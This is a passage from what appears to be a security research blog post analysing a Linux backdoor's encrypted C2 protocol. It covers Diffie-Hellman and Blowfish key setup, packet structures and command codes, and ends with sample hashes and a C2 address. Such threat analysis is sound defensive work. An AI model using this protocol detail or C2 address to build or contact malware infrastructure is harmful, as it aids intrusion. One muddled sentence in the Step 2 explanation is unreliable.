Step 2. After receiving the above message, B also generates a random number b=3 and uses the same formula to calculate the public key B ($B = g^b \mod p = 5^3 \mod 23 = 10$), then sends B to A. At the same time, B calculates the communication key s=3 and a base number g=5. Meanwhile, B calculates the communication key $s = A^b \mod p = (g^a)^b \mod p = 18$.

step 3. A receives B and also calculates the communication key $s = B^a \mod p = (g^b)^a \mod p = 18$

step 4. A and B use the communication key s and BlowFish symmetric encryption algorithm to encrypt and decrypt the communication data.

In essence, a simple derivation shows that A and B computes by the same formula.

$$s = B^a \mod p = (g^b)^a \mod p = g^{ab} \mod p = (g^a)^b \mod p = A^b \mod p$$

There is a key mathematical function in the whole algorithm to find the power modulus power(x, y) mod z. When x and y are large, it is difficult to solve directly, so the fast power modulus algorithm is used. The start function mentioned earlier is the key code in the fast power binpow().

- Protocol analysis

Sending and receiving packets use the same data structure.

```
struct package{
    struct header{
```

```
        WORD payload_len;  //payload length
        WORD cmd;          //cmmand
        DWORD payload_crc; // payload crc
    } ;
    struct header hd;
    unsigned char payload[payload_len]; // payload
  }
```

As an example, the 0x200 instruction packet can be defined as follows.

```
struct package pkg = {
        .hd.payload_len = 0;
        .hd.cmd = 0x200;
        .hd.payload_crc = 0;
        .payload = "";
}
```

Against the DH communication principle and traffic data we analyze the communication protocol.

1. bot first sends instruction 0x200, payload data is empty.
2. C2 replied to the instruction 0x201, payload length of 24 bytes, converted into three 64-bit values by small end, corresponding to the three key data sent by A in step1, p=0x294414086a9df32a, g=0x13a6f8eb15b27aff, A=0x0d87179e844f3758.
3. Corresponding to step2, bot generates a random number b locally, and then generates B=0x0e27ddd4b848924c based on the received p,g, which is sent to C2 by instruction 0x202. thus completing the exchange of session keys.
4. Corresponding to step3, bot and C2 generate Blowfish keys s and iv by public key A and public key B. Where iv is obtained by dissimilarity of p and g.

With iv and s we can encrypt and decrypt the communication data. The real communication data is encrypted using BlowFish algorithm, which is the same as the method of profile encryption mentioned before. bot sends 0x305 command to C2 with the length of 0x1b0, and the content is the registration packet data after BlowFish encryption.

The decrypted uplink packet data is as follows.

IOC

Sample MD5

```
38fb322cc6d09a6ab85784ede56bc5a7 sshins
d6ece2d07aa6c0a9e752c65fbe4c4ac2 libs.so
```

C2

```
176.111.174.26:443
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Backdoor

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

New Threat: B1txor20, A Linux Backdoor Using DNS Tunnel

Backdoor

窃密者Facefish分析报告

背景介绍 2021年2月，我们捕获了一个通过CWP的Nday漏洞传播的未知ELF样本，简单分析后发现这是一个新botnet家族的样本。它针对Linux x64系统，配置灵活，并且使用了一个基于Diffie–Hellman和Blowfish的私有加密协议。但因为通过合作机构（在中国区有较好网络通信观察视野）验证后发现对应的C2通信命中为0，所以未再深入分析。 2021年4...

Botnet

RotaJakiro, the Linux version of the OceanLotus

On Apr 28, we published our RotaJakiro backdoor blog, at that time, we didn't have the answer for a very important question, what is this backdoor exactly for? We asked the community for clues and two days ago we got a hint, PE(Thanks!) wrote the following comment on

See all 11 posts →

May 28, 2021 · 17 min read

May 6, 2021 · 4 min read